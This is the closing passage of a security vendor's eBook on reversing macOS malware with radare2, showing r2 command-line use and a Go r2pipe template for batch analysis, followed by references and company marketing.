r2 -Iq <script file> <binary>
```

You can also do the same thing with commands, aliases and macros directly without using a script, using the -c option. For example, this will print out the result of the meta macro without leaving you in an r2 session:

```
r2 -qc ".(meta)" /bin/ls
```

Batch Processing Files with a radare2 Script

If you want to process a number of files without having to start an r2 session for each one, you can pass the file path to your script as an argument when you call `r2pipe` as follows:

```
func main() {
	args := os.Args
	if len(args) < 2 || len(args) > 2 {
		fmt.Printf("Usage: Provide path to a binary.")
		os.Exit(1)
	}

	argPath := os.Args[1]
	r2p, err := r2pipe.NewPipe(argPath)
	check(err)
	defer r2p.Close()
	r2p.Cmd("aaa") // run analysis

	// do your stuff
	// write results to file or stdout
}
```

You can now process all files in a folder from the command line with something like:

```
% for i in ./*; do my_r2pipe_script $i; done
```

Summary

In this chapter, we've learned a number of useful skills. We've seen how to automate tasks like grabbing disassembly, adding comments, and decoding strings, and we have navigated some of the complexities of dealing with stdout when using Go to drive r2pipe.

We've looked at how to pass file paths as arguments and how to run scripts, commands and macros without opening an interactive radare2 session.

10 | Postscript

With a good understanding of the r2 commands explored throughout this eBook, you should now be able to readily adapt these skills to other automation tasks. For further reading, consult the resources listed in the next section, and don't forget to follow the SentinelLabs and SentinelOne blogs for regular new content on macOS malware, threats, and reverse engineering tips. You can follow me, ask me questions or just keep up with macOS malware on social media here, here, here, and here.

Thanks for reading and happy macOS malware reversing!

11

References and Further Reading

R2pipe – The Official Radare2 Book

Radare2-r2pipe-api repository

Radare2 Python Scripting

Automating RE Using r2pipe

Decrypting Mirai configuration With radare2

Running r2Pipe Python in batch

Scripting r2 with Pipes

Tomorrow's Threats Require a New Enterprise Security Paradigm

SentinelOne provides one platform to prevent, detect, respond, and hunt ransomware across all enterprise assets. See what has never been seen before. Control the unknown. All at machine speed.

Autonomous EPP + EDR

Real-time detection and remediation of modern attacks at the endpoint, at machine speed, and without human intervention.

Unprecedented Visibility

Contextualize and identify threats in real-time. Storyline™ technology reduces manual effort and automatically strings together related events in an attack storyline.

Frictionless Threat Resolution

Patented Storyline™ enables 1-click remediation and rollback to accelerate recovery to real-time. Storyline Active Response or STAR™ provides proactive detection and response. For threat hunters and responders, remediation is integrated as a standard EDR response.

Simplified Experience

One agent consolidates security functions and reduces agent count. One console unfies administration of devices and cloud workloads. Fast to deploy. Easy to manage.

Exceptional Customer Experiences

Customers are our #1. The proof is in our high customer satisfaction ratings and net promoter scores that rival the globe's best companies.

SentinelOne Vigilance

Get answers, not alerts, with our managed detection, investigation and response service.

Visit the SentinelOne website for more details, or give us a call at +1-855-868-3733

Get a Free Demo

Innovative. Trusted. Recognized.

Gartner

A Leader in the 2021 Magic Quadrant for Endpoint Protection Platforms

Highest Ranked in all Critical Capabilities Report Use Cases

MITRE ENGENUITY

Record Breaking ATT&CK Evaluation

- No missed detections. 100% visibility
- Most Analytic Detections 2 years running
- Zero Delays. Zero Config Changes

Gartner peerinsights. 4.9 ★★★★★

98% of Gartner Peer Insights™

Voice of the Customer Reviewers recommend SentinelOne

FedRAMP

ISO 27001 CERTIFIED schellman

100 VIRUS virusbtn.com

TEVORA PCI DSS Attestation HIPAA Attestation

SentinelOne

Contact us

sales@sentinelone.com

+1-855-868-3733

About SentinelOne

More Capability. Less Complexity. SentinelOne is pioneering the future of cybersecurity with autonomous, distributed endpoint intelligence aimed at simplifying the security stack without forgoing enterprise capabilities. Our technology is designed to scale people with automation and frictionless threat resolution. Are you ready?

sentinelone.com

A_Security_Practitioners_Guide_to_Reversing_macOS_Malware_with_Radare2_092023